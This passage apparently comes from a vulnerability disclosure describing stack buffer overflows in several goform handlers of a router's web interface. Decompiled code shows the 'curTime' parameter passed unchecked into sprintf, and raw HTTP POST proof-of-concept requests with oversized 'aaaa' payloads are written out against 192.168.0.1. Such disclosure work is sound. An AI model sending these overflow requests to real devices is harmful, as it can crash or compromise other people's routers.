aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaa
```

4.formEasySetPassword Function

Vulnerability analysis


The websGetVar function obtains the curtime parameter from the front-end and stores the data on the stack through the sprintf function. However, due to the lack of data length restrictions, a buffer overflow vulnerability is created.



```
  char v10[128]; // [sp+18h] [-110h] BYREF
  char v11[104]; // [sp+98h] [-90h] BYREF
  char v12[24]; // [sp+100h] [-28h] BYREF
  int v13; // [sp+118h] [-10h] BYREF
  int v14; // [sp+11Ch] [-Ch] BYREF
  int v15; // [sp+120h] [-8h] BYREF
  int v16; // [sp+124h] [-4h] BYREF

  v14 = 0;
  v13 = 0;
  v2 = (const char *)websGetVar(a1, "curTime", &dword_4A3F74);
  v3 = websGetVar(a1, "language", &dword_4A3F74);
  v4 = (char *)websGetVar(a1, "config.password", &dword_4A3F74);
  memset(v11, 0, 100);
```

POC




```
POST /goform/formEasySetPassword HTTP/1.1
Host: 192.168.0.1
Content-Length: 488
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

5.formEasySetTimezone Function


Vulnerability analysis

The websGetVar function obtains the curtime parameter from the front-end and stores the data on the stack through the sprintf function. However, due to the lack of data length restrictions, a buffer overflow vulnerability is created.



```c
v15 = 0;
v16 = 1;
v13 = 0;
v2 = (const char *)websGetVar(a1, "curTime", &dword_4A3F74);
apmib_get(708, &v13);
if ( !v13 )
{
  v13 = 1;
  apmib_set(708, &v13);
  v14 = 3;
  apmib_set(281, &v14);
}
v3 = websGetVar(a1, "select_timezone", &dword_4A3F74);
apmib_set(153, v3);
v4 = websGetVar(a1, "config.tz_timezone_index", &dword_4A3F74);
v15 = atoi(v4);
apmib_set(160, &v15);
v5 = (_BYTE *)websGetVar(a1, "config.tz_daylight", &dword_4A3F74);
v15 = !*v5 || strcmp(v5, "false");
apmib_set(282, &v15);
apmib_set(151, &v16);
v6 = websGetVar(a1, "config_ntpSrv", &dword_4A3F74);
apmib_set(154, v6);
system("echo 4 > /proc/gpio");
v7 = apmib_update(4);
system("echo 5 > /proc/gpio");
if ( v7 )
{
  save_cs_to_file();
  v8 = fopen("/var/run/hnap.pid", &dword_4A3B30);
  v9 = v8;
  if ( v8 )
  {
    fgets(v12, 20, v8);
    if ( sscanf(v12, "%d", &v17) && v17 >= 2 )
      kill(v17, 17);
    fclose(v9);
  }
}
sprintf(last_url, "/Basic/Wizard_Easy_ToComplete.asp?t=%s", v2);
strcpy(v11, "/apply_setting_easy.asp");
```

POC




```
POST /goform/formEasySetTimezone HTTP/1.1
Host: 192.168.0.1
Content-Length: 608
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

6.formSetWANType_Wizard5 Function

Vulnerability analysis


The websGetVar function obtains the curtime parameter from the front-end and stores the data on the stack through the sprintf function. However, due to the lack of data length restrictions, a buffer overflow vulnerability is created.



```
  if ( *v2 && atoi(v2) )
    *(_BYTE *)(pWizMib + 1123) = 1;
  v3 = websGetVar(a1, "curTime", &dword_4A3F74);
  v4 = websGetVar(a1, "wan_ip_mode_radio", &dword_4A3F74);

   *(_BYTE *)(pWizMib + 17) = 1;
   sprintf(v11, "/Basic/Wizard_WAN_Static.asp?t=%s", v3);
   return websRedirect(a1, (int)v11);
}
```

POC




```
POST /goform/formSetWANType_Wizard5 HTTP/1.1
Host: 192.168.0.1
Content-Length: 608
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```


7.formEasySetupWWConfig Function

Vulnerability analysis

The websGetVar function obtains the curtime parameter from the front-end and stores the data on the stack through the sprintf function. However, due to the lack of data length restrictions, a buffer overflow vulnerability is created.




```
apmib_set(22, &v107);
v2 = (const char *)websGetVar(a1, "curTime", &dword_4A3F74);
v3 = websGetVar(a1, "config.wan_type", &dword_4A3F74);
```



```
sprintf(v104, "/Basic/Wizard_Easy_SetPassword.asp?t=%s&mode=%d", v2, v4);
v101 = a1;
v102 = v104;
return websRedirect(v101, (int)v102);
```

POC


Request

Pretty Raw Hex


```
POST /goform/formEasySetupWWConfig HTTP/1.1
Host: 192.168.0.1
Content-Length: 608
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

8.formSetWanNonLogin Function


Vulnerability analysis

The websGetVar function obtains the curtime parameter from the front-end and stores the data on the stack through the sprintf function. However, due to the lack of data length restrictions, a buffer overflow vulnerability is created.



